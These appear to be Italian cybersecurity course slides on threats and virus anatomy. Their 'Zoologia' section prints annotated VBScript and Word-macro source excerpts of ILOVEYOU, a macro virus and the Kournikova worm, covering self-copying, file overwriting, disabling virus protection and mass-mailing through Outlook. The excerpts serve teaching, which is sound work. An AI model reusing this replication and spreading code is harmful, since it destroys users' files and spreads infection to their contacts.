

UE 7 - Attuare una politica efficace in materia di sicurezza informatica

Garantire la copertura dei rischi legati agli attacchi informatici

UE7- C1 Identificare i settori funzionali, mapparli e garantirne l'interoperabilità sicura - Esigenze, constatazioni, analisi

Le minacce

Le minacce

The background of the slide features a semi-transparent, light blue network overlay. This network consists of numerous nodes connected by thin lines, resembling a global communication or data network. The nodes are scattered across the frame, with some appearing more prominent than others. The overall aesthetic is technical and digital, consistent with the theme of cybersecurity.

S 10					
UE 7 - Attuare una politica di sicurezza informatica efficace		BC 3	45	6	6
UE7-A - Definizioni dei concetti di sicurezza e protezione					
UE7-A-1	Sicurezza e protezione, due ambiti distinti ma di pari importanza		15	2	2
UE7-A-2	Cybersicurezza: una visione condivisa tra utenti e progettisti attrezzature, reti di trasmissione, servizi di gestione dati				
UE7-C - Assicurare il rischio legato agli attacchi informatici					
UE7-C-1	Identificare i settori funzionali, mapparli e garantirne l'interoperabilità sicura - Esigenze, constatazioni, analisi		15	2	2
UE7-C-2	Assicurazione per coprire i costi causati dagli attacchi informatici ai sistemi informativi				
UE7-D - Organizzare i processi per garantire la sicurezza informatica dell'azienda e del suo ambiente			15	2	2
UE7-D-1	Le fasi dell'azione: anticipare e monitorare, reagire e combattere, ripristinare				
UE7-D-2	Gestire la comunicazione interna ed esterna verso i collaboratori, i fornitori e clienti				

Le modalité operative

QUELS SONT LES MODES OPÉRATOIRES DES CYBERCRIMINELS ?

PHISHING
60 %

**EXPLOITATION
D'UNE FAILLE** 43 %

ATTAQUE DDOS
34 %

**ARNAQUE
AU
PRÉSIDENT**
28 %

**ATTAQUES
DDOS** +11 %

**ARNAQUES
AU PRÉSIDENT** -13 %

**TENTATIVES
DE CONNEXION**
34 %

CAUSES DES CYBERATTAQUES

35 %

mise en place
d'applications
non approuvées

34 %


vulnérabilités
résiduelles
permanentes

33 %

négligence ou
erreur de manipulation
ou de configuration

Coût des cyberattaques en France

Coût annuel de la cybercriminalité en France,
en milliards de dollars américains



Technology Market Insights

Attacchi informatici
Statistiche

Ambiente di sicurezza



GSE: Global Security Environment



LSE: Ambiente di sicurezza locale




ESE: Ambiente di sicurezza elettronico


Area riservata



Area riservata




Protezione / armadi di sicurezza - inferriate



Bomba logica

**Logica maligna che si attiva quando vengono soddisfatte determinate condizioni.
Di solito causano il denial of service o danni alle risorse del sistema.**



Trojan


Programma che sembra avere una funzione utile, ma che possiede anche una funzione nascosta e potenzialmente maliziosa che aggira i meccanismi di sicurezza, sfruttando talvolta le autorizzazioni legittime di un'entità del sistema che richiama tale programma.

Patologia virale



Programma autoreplicante

Programma in grado di creare copie di se stesso.



Virus

È una parte nascosta e autoreplicante di un programma per computer, che solitamente implementa una logica dannosa, che si diffonde infettando, ovvero inserendo una copia di sé stesso in un altro programma e diventando così parte di esso. Un virus non può funzionare da solo, ha bisogno di un programma ospite per attivarsi.



Ver

Programma in grado di funzionare in modo indipendente e di diffondere una versione completa di sé stesso su un'altra rete. Può consumare risorse in modo distruttivo.

Anatomia del virus

1) Funzione di ricerca

Consente di identificare il bersaglio in cui si riprodurrà.

Determina quando deve avvenire la contaminazione, la riproduzione.



2) Funzione di riproduzione

Parte autoreplicante del codice che consente al virus di infettare il suo bersaglio.

Anatomia del virus

2) Funzione riproduttiva

a) Contaminazione di un settore di avvio




Anatomia del virus


2) Funzione di riproduzione

c) Virus eseguibili

virus con copertura




virus senza copertura



Anatomia del virus

2) Funzione riproduttiva

b) Invio tramite messaggistica



3) Funzione di distruzione

decide quando un'azione deve avvenire e avvia tale azione. Non sempre distrugge qualcosa.

4) Funzione di camuffamento

Nascondere il virus agli occhi dell'utente e alla ricerca dell'antivirus. Si parla anche di furtività.

Zoologia: I LOVE YOU

```
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispydermail.com / GRAMMERSoft Gra
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullName,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFiles(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel132.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
```

Qualunque sia l'errore, si continua

10

20

Copia del virus

Zoologia: I LOVE YOU

```
sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,fl,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each fl in fc
ext=fso.GetExtensionName(fl.path)
ext=lcase(ext)
s=lcase(fl.name)
```

```
if (ext="vbs" or ext="vbe") then
set ap=fso.OpenTextFile(fl.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js" or ext="jse" or ext="css" or ext="vsh" or ext="sct" or ext="hta") then
set ap=fso.OpenTextFile(fl.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(fl.path)
set cop=fso.GetFile(fl.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(fl.path)
elseif(ext="jpg" or ext="jpeg") then
set ap=fso.OpenTextFile(fl.path,2,true)
```

modifica dei file con estensione :

-vbs o vbe

-js, jse, ecc...

-jpg o jpeg.

60

80

90

Zoologia: I LOVE YOU

```
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
sub spreadtoemail()
On Error Resume Next
```

160

```
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
```

controllo della rubrica

170

```
if (regv=) then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
```

verifica della presenza di virus

180

```
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
```

```
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbCrLf&"kindly check the attached LOVELETTER c
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.v
male.Send
```

creazione del messaggio
inviato

```
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
end if
```

190

Zoologia: MARKGEN

```
Private Sub Document_Close()
```

```
On Error Resume Next
```

```
If ActiveDocument.SaveFormat = wdFormatDocument Or  
ActiveDocument.SaveFormat = wdFormatTemplate Then
```

```
Const exi = "la macro de colombia"
```

```
Dim DInfec, plainfec As Boolean
```

```
Dim Docu, Plan As Object
```

```
Dim modulin, contemodu, Ninfec As String
```

```
Dim Nume As Integer
```

```
Dim Copform As Object
```

```
Set Docu = ActiveDocument.VBProject.VBComponents.Item(1)
```

```
Set Plan = NormalTemplate.VBProject.VBComponents.Item(1)
```

```
SaveDoc = ActiveDocument.Saved
```

```
Saveplan = NormalTemplate.Saved
```

```
DInfec = Docu.codemodule.Find(exi, 1, 1, 40000, 40000)  
Plainfec = Plan.codemodule.Find(exi, 1, 1, 40000, 40000)  
Ninfec = "" & " " & Application.UserName & Chr(13) &  
"" & " " & Application.UserInitials & Chr(13) &  
"" & " " & Application.UserAddress & Chr(13) &  
"" & " " & Now() & Chr(13) &  
"" & " "
```

```
Options.VirusProtection = False
```

```
Nume = Mid(Int(Rnd() * 10), 1, 1)
```

```
Nume = Nume
```

```
numel = 7
```

Attivazione solo se il documento Word è chiuso

10

Creazione di una stringa di caratteri
con le informazioni dell'utente

20

30

Zoologia: MARKGEN

```
If Nume = nume1 Or Plainfec = False Then  
  If DInfec = True And Plainfec = False Then  
    Docu.codemodule.addfromstring Ninfec  
    contemodu = Docu.codemodule.Lines(1, Docu.codemodule.CountOfLines)  
    Plan.codemodule.addfromstring contemodu  
  End If  
  If DInfec = False And Plainfec = True Then  
    Plan.codemodule.addfromstring Ninfec  
    contemodu = Plan.codemodule.Lines(1, Plan.codemodule.CountOfLines)  
    Docu.codemodule.addfromstring contemodu  
  End If  
  If SaveDoc = True Then ThisDocument.Save  
  If SaveDoc = True Then NormalTemplate.Save  
End If  
End If
```

40

raccolta di informazioni sulla
vita del documento

```
sd = Day(Now()) & "-" & Month(Now()) & "-" & Year(Now())  
sd = Trim(sd)  
If Year(Now()) >= 2000 And Month(Now()) > 6 Then  
  ChangeFileOpenDirectory "C:\Windows\  
  For i = 1 To 999999991  
    ActiveDocument.SaveAs FileName:=("AA" & i & "AA.DOC"), FileFormat:= _  
    wdFormatDocument, LockComments:=False, Password:="", AddToRecentFiles:= _  
    True, WritePassword:="", ReadOnlyRecommended:=False, EmbedTrueTypeFonts:= _  
    False, SaveNativePictureFormat:=False, SaveFormsData:=False, _  
    SaveAsAOCELetter:=False  
  Next  
End If  
End Sub
```

50

60

Zoologia: KOURNIKOVA



Anna Kournikova era una tennista molto famosa le cui foto provocanti venivano scambiate su Internet (era tra le più ricercate). Contenevano un virus omonimo, "Kournikova", che si presentava sotto forma di immagine allegata a un'e-mail. In realtà non si trattava di un'immagine, ma di uno script scritto in Visual Basic.



Zoologia: KOURNIKOVA

'Vbs.OnTheFly Created By OnTheFly

On Error Resume Next

Set systeme = **CreateObject**("WScript.Shell")

systeme.regwrite "HKCU\software\OnTheFly\", "Worm made with Vbswg 1.50b"

Set fichiers= **Createobject**("scripting.filesystemobject")

fichiers.copyfile wscript.scriptfullname,

fichiers.GetSpecialFolder(0)& "\AnnaKournikova.jpg.vbs"

if systeme.regread ("HKCU\software\OnTheFly\mailed") <> "1" **then**

10

diffuse()

end if

if month(now) =1 and day(now) =26 **then**

systeme.run "Http://www.dynabyte.nl",3,false

end if

Set fichierVirus= fichiers.opentextfile(wscript.scriptfullname, 1)

codeVirus= fichierVirus.readall

fichierVirus.**Close**

Do

If Not (fichiers.fileexists(wscript.scriptfullname)) **Then**

20

Set fichierVirusReecritSiEfface= fichiers.createtextfile(wscript.scriptfullname, **True**)

fichierVirusReecritSiEfface.write codeVirus

fichierVirusReecritSiEfface.**Close**

End If

Loop

il 26 gennaio esegue un
denial of service
sull'indirizzo
www.dynabyte.nl

Zoologia: KOURNIKOVA

Aprire la rubrica e inviare a tutti il messaggio creato

```
Function diffuse()  
  On Error Resume Next  
  Set outlook = CreateObject("Outlook.Application")  
  If outlook = "Outlook" Then  
    Set messagerie = outlook.GetNameSpace("MAPI")  
    Set tousCarnetsDAdresses = messagerie.AddressLists  
    For Each carnetDAdresse In tousCarnetsDAdresses  
      If carnetDAdresse.AddressEntries.Count <> 0 Then  
        nombreDAdresses = carnetDAdresse.AddressEntries.Count  
        For numeroAdresse = 1 To nombreDAdresses  
          Set nouveauMessage = outlook.CreateItem(0)  
          Set contact = carnetDAdresse.AddressEntries(numeroAdresse)  
          nouveauMessage.To = contact.Address  
          nouveauMessage.Subject = "Here you have, ;o)"  
          nouveauMessage.Body = "Hi:" & vbcrLf & "Check This!" & vbcrLf & ""  
          set pieceJointe = nouveauMessage.Attachments  
          pieceJointe.Add fichiers.GetSpecialFolder(0) & "\AnnaKournikova.jpg.vbs"  
          nouveauMessage.DeleteAfterSubmit = True  
          If nouveauMessage.To <> "" Then  
            nouveauMessage.Send  
            systeme.regwrite "HKCU\software\OnTheFly\mailed", "1"  
          End If  
        Next  
      End If  
    Next  
  End If  
Next  
end if  
End Function  
'Vbswg 1.5
```

30

40

50

Conficker (Downandup, Kido)

Si diffonde tramite la rete locale o un supporto rimovibile. Disattiva alcune funzioni del sistema, è in grado di proteggersi (vedi B) e di aggiornarsi tramite un modulo peer to peer (vedi C).

Virus informatico. Sfrutta una vulnerabilità di Windows Server per la quale Microsoft aveva pubblicato una patch.

9.000.000 di postazioni infette.

Numerosi aggiornamenti non erano stati effettuati

Paralisi delle reti.


Infezione di entità.

Ricomparsa del worm per zona

220 milioni di rilevamenti in 30 mesi in tutto il mondo.

